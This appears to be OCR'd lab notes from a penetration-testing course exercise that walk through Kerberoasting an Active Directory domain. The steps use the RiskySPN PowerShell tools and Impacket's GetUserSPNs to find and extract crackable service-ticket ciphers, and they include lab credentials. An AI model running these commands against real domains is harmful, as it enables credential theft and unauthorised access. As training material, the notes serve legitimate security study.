1C328B1008E4B30BCCEDCC495D83241E45DA49158AEFB6B9EAECAAE2BEAB6FFAB4FFD8BC3E31E7C5
4D30D5685B1DA618D1DECA1C725ACAC7CCB6BAA2EF1F9A37D9789AC432AA8509C0F353796AADC770
04671F8A2AD150E81E33139097E5ABC73B59632F34D7FF9AC9756803422610O5E0925487329DC5AE
441A1BEACFA576FC1E4C6E1C0D052271F67558B0AC50DC556C9AC4DA4D23962F0AC04A05BEE3E618
3ED8E6902BA48E5AB78949D4146F5CB863F0FE51BFC0F1372EC5B44497FD9C09933B908C7F4BBD93
DD337B067846CB9771443AA3AAE7321666FB45487FC11487A944041D0A906CCE3DD4BE700E4BF193
11EA72D7D367BE88D6C7B25B90FA2D51CFC19A248222FD09DC2AC66C3471E0128C565D4AD9742064
9BCADD1A3089FC38DFF53803D04DB31CD36E3CBB126487F50993011C077792E651E5B6B442FDB0A1
F41532499B83904FA0C01477D6969816314AAC7EC9F51E5F3453178D0D13D083707E4E5138333C81
765C78627E50732C6D493587365C9877725E5E053C522150FD947C97C94A95FDEC50C44D517C3AD4
2155F46A9146F6D8B7381180A4B0DD62D9F5843844BCF58BEB60A89B113C325A8C602EA0B2CF5D73
3E3762A3E56AC999141E482A14B4185D6DD9AD8D0F743DEC8E1CCE1F50ECCE
Normal text file
length : 3,199 lines : 29
Ln : 2 Col : 1 Sel : 29 | 1
Windows (CR LF)
UTF-8
INS
11:25 PM
1/2/2025






1. Navigate to `Downloads\kerberos\RiskySPN-master` in PowerShell and inspect execution policy:

   Get-ExecutionPolicy


   Set-ExecutionPolicy Unrestricted

   Import-Module .\RiskySPNs.psm1


   dir | Unblock-File




1. Identify potentially crackable service accounts using RiskySPNs:
   Find-PotentiallyCrackableAccounts
   *Observe crackable domain user account: **user-one**.*




1. Extract SPN TGS ciphers stealthily:
   Find-PotentiallyCrackableAccounts -Stealth -GetSPNs | Get-TGSCipher




1. Switch to **Parrot Security** (**pentester** / **toor**), review Impacket toolset capabilities.




1. Add domain mapping entry to `/etc/hosts` for target Domain Controller.




1. Execute Impacket Kerberoasting:
   impacket-GetUserSPNs -request LPT.com/CPENT
   Password: ***Pa$$w0rd***



